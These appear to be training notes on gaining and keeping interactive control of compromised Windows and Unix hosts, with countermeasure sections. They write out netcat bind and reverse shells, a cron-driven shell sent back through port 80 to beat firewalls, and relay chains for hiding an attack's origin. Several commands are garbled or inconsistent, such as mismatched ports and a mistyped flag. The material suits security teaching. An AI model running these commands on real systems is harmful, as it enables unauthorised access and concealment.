Establishing Interactive Sessions

- Once attackers have run an exploit and achieved administrative access on a system, they will then install some means of establishing **interactive control** on the system.

- Interactive control is the ability to view the internal workings of the system and execute commands at will, as if they were sitting physically in front of the system.

- In the Windows world this can be accomplished in one of two ways: through a command-line interface such as a telnet-like connection, or through a GUI interface such as those found with PCAnywhere, Microsoft Terminal Server, Back Orifice, or similar remote control products.

- Attackers prefer using smaller and less conspicuous command line tools rather than heavy GUI-based tools.

- There are several techniques available for gaining remote command-line access to Windows systems and each has its own strengths, weaknesses, and appropriate application.

- The Windows Resource Kits provide all the tools that one would need to engage in command-line hacking.

- Remote control usually requires two components: the **client** and the **server**.

- The server application must be installed first, as it acts as the service listening for remote connections to it.

- The client side then connects to the listening service and exchanges input and output in order to provide interactive control.

- Like most of the tools discussed throughout the book, ***Remote.exe*** comes with the Windows Resource Kit.

- The first step is to establish an administrative connection to the target system.

- An administrative session is established as follows:

```
C:\>net use \\192.168.1.10\ipc$ password /u:administrator
The command completed successfully.
```

- Note that if you replace the “password” with a “*”, you will get prompted for the password.

- Now we can run the Remote Server Setup command (**rsetup.exe**):

```
C:\>rsetup \\192.168.1.10
RSETUP 2.02 @1996-98.  Written by Christophe Robert - Microsoft.

Connecting to registry of \\192.168.1.10 ... Checking existence of service RCONSVC ...
Copying   file    RCLIENT.EXE ...
Copying   file    RCONMODE.EXE
Copying   file    RCONMSG.DLL
Copying   file    RCONSTAT.EXE
Copying   file    RCONSVC.EXE
Copying   file    RCRUNCMI:)-EXE ...
Copying   file    RSETUP.EXE ...
Opening Service Control Manager
Installing Remote Console Service ...
Registering Remote console service event sources ...
Getting domain information ...

Remote console has been successfully installed on \\192.168.1.10
Starting service RCONSVC on \\192.168.1.10 .... started.
```

- This will copy all the necessary files to the **\%SYSTEMROOT%\system32** of the remote machine and either update or install the service **rconsvc**.

- Once that is done we can run the **rclient** program:

```
C:\>rclient \\192.168.1.10
C:\WINNT\System32>ipconfig

Windows 2000 IP Configuration



Ethernet adapter Local Area Connection:



Connection-specific DNS Suffix  . :
IP Address. . . . . . . . . . . . : 192.168.1.100
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.1.1

C:\WINNT\system32>
```

- Typing “exit” will close the rclient connection.

The netcat Console

- The ***netcat*** tool has been dubbed the network Swiss army knife.
- It is a simple Unix utility (also ported to Win32), which reads and writes data across network connections, using TCP or UDP protocol.
- It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts.
- At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.
- In the simplest usage, "**nc host port**" creates a TCP connection to the given port on the given target host.
- The standard input is then sent to the host, and anything is sent back from that host connection is sent to your stdout.
- Netcat can also function as a server, by listening for inbound connections on arbitrary ports and then doing the same reading and writing.
- Some of netcat's major features are:
    - Outbound or inbound connections, TCP or UDP, to or from any ports
    - Full DNS forward/reverse checking, with appropriate warnings
    - Ability to use any local source port
    - Ability to use any locally-configured network source address
    - Built-in port-scanning capabilities, with randomizer
    - Built-in loose source-routing capability
    - Can read command line arguments from standard input
    - Slow-send mode, one line every N seconds
    - Hex dump of transmitted and received data
    - Optional ability to let another program service established connections
    - Optional telnet-options responder
- Two primary techniques exist. The first technique utilizes netcat in listening mode:

```
C:\>nc -L -n -p 2000 -e cmd.exe
```

- The above invocation will start netcat in listening mode (-L) on port 2000 (-p).
- The -n switch specifies that netcat will only accept numeric IP addresses and will not perform any DNS lookups.
- The -e argument specifies a program to exec after making or receiving a successful connection.

- Now we can connect to that target system using netcat on port 2000:

```
C:\>nc 192.168.1.100 2000
Microsoft Windows 2000 [Version 5.00.21951
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ipconfig


   Windows 2000 IP Configuration

   Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.1.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

- To use the second technique, we follow these steps:

1. Execute netcat to send a command shell back to a listening netcat window. First start a netcat listener:

```
C:\>nc -1 -p 4000 -nvv
```

2. Now execute the netcat command on the remote system to send back the command shell:

```
C:\>nc -e cmd.exe -n 192.168.1.100 3000
```

3. Switching back to your netcat listener now, you should see:

```
listening on [any] 3000 ...
connect to [192.168.1.100 from (UNKNOWN) [192.168.1.5 2537 Microsoft Windows
2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
```

- A command-line window onto the remote system is now available.

- We can use netcat to push a file from server to client as follows:

```
Server: nc –l –p 6789 < foo
Client:  nc server 6789 > foo
```

- We can use netcat to push a file from client to server as follows:

```
Server: nc –l –p 6789 > foo
Client:  nc server 6789 < foo
```

- The above illustrates one of the simplest uses of netcat, which is to transfer data between two machines.

- Stealth transfers can also be done by using UDP ports. For example, we can use UDP port 53 which to an IDS would simply look like DNS traffic.

- Simple port scanning can also be accomplished using netcat:

  echo QUIT | nc –v –w 3 –z target.host 21-22

- The above command will send the strin “QUIT” after the 3-way handshake completes to ports 21 through 25 on the target host.

Command-line Control Countermeasures

- The most effective method for blocking command-line sessions from an attacker is not to allow remote administrative control of the system.

- Blocking access to the NetBIOS over TCP/IP port (TCP 139) or the SMB over TCP port (TCP 445) at the firewall and disabling these services on the system are very effective in accomplishing this.

- From the network settings control panel check the radio button “Disable NetBIOS over TCP/IP”.

- This can be found in the properties of your TCP /IP server by going to the “Advanced button”, then click the “WINS” tab, and the radio button selection should be at the bottom of the dialog box.

- In addition uncheck the File and Print Sharing service in the Network.

- An alternative to outright disabling NetBIOS within Windows 2000 is to use a personal or perimeter firewall to block access to ports 139 and 445.

- Disabling WINS on your system will disable any domain logins and file and printer sharing you may be using, so be careful.

- It is important to keep in mind that blocking access to port 139 and 445 is not fail-safe.

- If an attacker can upload and execute files onto your system, blocking port 139 and 445 or any Windows standard port does little to preventing this attack.

UNIX Interactive Sessions

- Once again we can use netcat to provide inbound root shells. The attacker gets a login prompt (or any other back door) at any TCP or UDP port.

- The attacker first runs the following command on the victim host:

  [victimhost]# ***nc -l -p 6666 -e /bin/sh***

- By setting up a netcat listener on any port, and activating the –e (“execute”) option, netcat will run a shell (or any other program) when someone connects to the port:

  [evilhost]# ***nc victimhost 6666***

- In the above example the client gets the context of the server, i.e., if netcat was run as root, client also becomes root.

- We can use netcat to push a session from a client to the server. The first step is to execute the server outside the firewall, waiting for the client (use a common port):

  [server]# ***nc -l -p 80***

- The client would be activated at regular intervals from a cron job:

  [client]# ***nc victimhost 80 –e /bin/sh***

- The firewall would allow the packets to go through because it assumes that it is an HTTP connection.

- In reality however, the attacker now has interactive command shell access to the inside system.

- Good proxy firewalls however will detect that there is no application-layer protocol being used and drop the connection.

- Netcat also be used to relay information from one machine to another using an intermediate machine as a relay.


- This is useful for:

  - Redirecting data through ports allowed by a firewall.

  - Make it more difficult to trace the true originating point of attack.

- An attacker could set up netcat on several machines and then bounce an attack across those machines, thus obscuring the true origin of the attack.

- The following diagram illustrates this method:



- A netcat listener is created on each intermediate machine as follows:

  nc –l –p incoming_port | nc target_server outgoing_port

- The following command will forward everything that comes in on this machine on TCP port 12345 to the system olympus on port 54321:

  nc –l 12345 | nc olympus 54321

- Note that this is only for one-way communication. Two relays are required for two-way communication.

- The beauty of this technique is that an attacker does not even have to have root access on the relay machines.

Inbound Root Shell Countermeasures

- Be very familiar with all the processes running on your systems.
- Close all unused ports.
- Apply all current system patches.
- Design and deploy and architecture on the network with layered security so an attacker cannot relay around the critical filtering devices.